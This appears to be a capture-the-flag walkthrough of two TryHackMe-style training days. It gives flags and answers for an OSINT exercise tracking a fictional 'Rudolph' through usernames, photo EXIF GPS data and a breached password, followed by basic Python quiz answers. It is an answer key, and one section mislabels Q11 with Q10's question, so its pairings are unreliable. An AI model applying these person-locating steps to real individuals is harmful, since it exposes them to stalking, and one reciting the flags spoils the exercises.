
At the exif data the flag is registered under the copyright data. The answer for Q9 is "{FLAG}ALWAYSCHECKTHEEXIFD4T4".



Q11: Has Rudolph been pwned? What password of his appeared in a breach?


STEP 11 and ANSWER FOR Q11

When you searched for Windy City, it is a name that some people called to mention Chicago. We later then input the Gps coordinate and pick a nearby Hotel near Magnificent Mile. The answer for Q11 is 540.



Q10: Has Rudolph been pwned? What password of his appeared in a breach?

In the google form, the answer given for Q10 is spygame.



Thought Process/Methodology:

Given in the TryHackMe website is the username IGuidetheClaus2020 and it is used on Reddit. So, we therefore searched for the username and found it. To answer for who created the account we searched for it online. As the question later asked for what other platform those Rudolph has an account, we search for it in namechk and through we discover 5 platforms in total with the same username. As we scour through the platform, Twitter is another account that Rudolph is active in. In there, a picture was left behind and a tweet mentioning Rudolph's favourite movie. With that picture we were able to extract exif data containing the gps location and the flag to the question.In order to find the street number, we input those coordinates into the google maps and got the street number.


Day 15: Scripting - There's a Python in my stocking!

Tools used: Visual Studio Code

Solutions/Walkthrough:


Q1: What's the output of True + True?

The answer for Q1 is 2.




Q2: What's the database for installing other people's libraries called?

The answer for Q2 is Pypi.




Q3: What is the output of bool("False")?

The answer for Q3 is True.




Q4: What library lets us download the HTML of a webpage?

The answer for Q4 is Requests.




Q5: What is the output of the program provided in "Code to analyse for Question 5" in today's material?

The answer for Q5 is [1, 2, 3, 6].




Q6: What causes the previous task to output that?

The answer for Q6 is pass by reference.




Q7: if the input was "Skidy", what will be printed?

The answer for Q7 is The Wise One has allowed you to come in.



Q8: If the input was "elf", what will be printed?

The answer for Q8 is The Wise One has not allowed you to come in.



Thought Process/Methodology:

We first read through the section thoroughly. Then, we open Visual Studio Code and test the python code to answer the question needing python output. The rest of the question is found by going back through this section info.